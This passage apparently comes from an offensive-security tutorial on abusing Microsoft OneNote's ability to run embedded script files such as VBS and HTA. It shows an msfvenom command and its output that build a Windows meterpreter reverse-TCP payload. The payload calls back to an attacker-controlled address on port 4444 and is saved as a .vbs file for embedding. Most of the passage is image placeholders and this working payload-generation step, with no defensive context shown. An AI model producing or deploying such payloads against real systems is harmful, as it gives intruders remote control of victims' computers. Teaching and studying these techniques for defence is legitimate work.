
As already told, Microsoft OneNote has a feature allowing execution of select file types from within OneNote. Some of these filetypes are MSHTA, WSCRIPT, CSCRIPT, CHM, HTA, JS, WSF and VBS etc. Some hacking attacks in Real World used VBS payloads and some used HTA payloads. Let's first demonstrate this with VBS payloads. We can create a Visual BASIC script payload using msfvenom as shown below.



```
(kali@222vm) - [~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.1
53 lport=4444 -f raw -o /home/kali/Desktop/met_153_4444.vbs

[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Saved as: /home/kali/Desktop/met_153_4444.vbs

